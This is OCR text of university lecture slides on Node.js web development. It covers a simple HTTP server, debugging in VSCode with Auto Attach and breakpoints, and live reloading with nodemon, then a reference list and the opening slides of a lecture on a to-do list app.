
```
import http from 'http';

const PORT = 3000;

let server = http.createServer(function(request, response){
  let course = "Web Technologies";
  response.writeHead(200, {"Content-Type": "text/html"});
  response.write(`<!DOCTYPE html>
  <html><body>
    <h1>Hello ${course}</h1>
    <p>Current date is ${new Date().toDateString()}</p>
  </body></html>`);
  response.end();
}).listen(PORT);

console.log(`Web app listening on port ${PORT}`);
```

DEBUGGING A NODE.JS APP IN VSCODE

- The easiest way is to enable the **Auto Attach** feature
- This will attach a debugger to Node.js processes started in VSCode
- To enable Auto Attach, use CTRL+SHIFT+P to show VSCode command palette and then search for «**Toggle Auto Attach**»
- I suggest you then select the «**Smart**» mode, which automatically attaches only to scripts that are **outside /node_modules/**

DEBUGGING A NODE.JS APP IN VSCODE






DEBUGGING A NODE.JS APP IN VSCODE


When you start your Node.js app from the VSCode terminal, a debugger will attach

The Run and Debug panel will activate, and you can start properly debugging your app



DEBUGGING A NODE.JS APP IN VSCODE

- You can add breakpoints as usual, by clicking next to the line number of the line of code on which you want to place the breakpoint




DEBUGGING A NODE.JS APP IN VSCODE

- Code execution **pauses** when it reaches a breakpoint
- The Run and Debug panel allows us to inspect variables, to watch expressions, to look at the call stack and much more
- Definitely more effective than console.logging our way out of the bug!
- We can also exercise fine-grained control the execution flow with **Debugging Actions**

DEBUGGING: ACTIONS

	Action	Description
	Resume	Resume the normal execution flow (until the next breakpoint)
	Step Over	Execute the next statement as a single unit, without inspecting its inner component steps
	Step Into	Enter the next statement to follow its execution line-by-line.
	Step Out	When inside a method or subroutine, return to the earlier execution context by completing remaining lines of the current method as though it were a single command.
	Restart	Terminate the current program execution and start debugging again using the current run configuration (does not work with auto attach!).
	Disconnect	Terminate the current debugging session.

DEBUGGING A NODE.JS APP IN VSCODE



LIVE RELOADING IN NODE.JS

- Everytime we make a change to our code, we need to restart the entire server (**npm start**, or **node app.js**, etc…)
- To make development more enjoyable, we can use utilities that monitor our codebase for changes, and restart the development server when needed (a.k.a. **live reloading**).
- One such utility is **nodemon**
- You can install it using npm (**npm install nodemon**)
- Then you just need to replace **node app.js** with **nodemon app.js**

LIVE RELOAD WITH NODEMON (EXAMPLE)

```
PROBLEMS  OUTPUT  DEBUG CONSOLE  TERMINAL  PORTS                    node

@luigi →D/O/T/L/T/2/e/1/web-app $ npm start

> web-app@0.0.1 start
> nodemon app.js

[nodemon] 3.0.1
[nodemon] to restart at any time, enter `rs`
[nodemon] watching path(s): *.*
[nodemon] watching extensions: js,mjs,cjs,json
[nodemon] starting `node app.js`
Debugger listening on ws://127.0.0.1:62283/30cd1607-a3ed-4b2d-ac76-e910303ebbe0
For help, see: https://nodejs.org/en/docs/inspector
Debugger attached.
Web app listening on port 3000
[nodemon] restarting due to changes...
[nodemon] starting `node app.js`
Debugger listening on ws://127.0.0.1:62287/76349d46-d3af-4b18-9a1b-a2a156ec7b97
For help, see: https://nodejs.org/en/docs/inspector
Debugger attached.
Web app listening on port 3000
```


```
//from package.json
"scripts": {
  "start": "nodemon app.js"
},
```

REFERENCES (1/2)

- **Getting started**
  Node.js Docs
  https://nodejs.org/en/learn/
  Relevant parts: Introduction to Node.js, How to install Node.js, Differences between Node.js and the Browser, The V8 JavaScript Engine, An introduction to the npm package manager, ECMAScript 2015 (ES6) and beyond.
- **Eloquent JavaScript (3rd edition)**
  By Marijn Haverbeke
  Freely available at https://eloquentjavascript.net/
  Chapter 20
- **Mixu's Node book: A book about using Node.js**
  By Mikito Takada
  Freely available at http://book.mixu.net/node/single.html
  You can also download it in PDF, epub, mobi formats from http://book.mixu.net/
  Relevant parts: Chapter 2 (What is Node.js?), Chapter 8, Section 8.2 (NPM)

REFERENCES (2/2)

- **Nodemon**
  Nodemon official website
  https://nodemon.io/
- **Node.js debugging in VS Code**
  Visual Studio Code Docs
  https://code.visualstudio.com/docs/nodejs/nodejs-debugging



UNIVERSITÀ DEGLI STUDI DI NAPOLI FEDERICO II

WEB TECHNOLOGIES — LECTURE 11

IMPLEMENTING WEB APPS WITH NODE.JS

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

https://docenti.unina.it/luigiliberolucio.starace


TO-DO LIST WEB APP

Will this be less painful than the infamous CGI+Bash example?


THE TO-DO LIST WEB APP





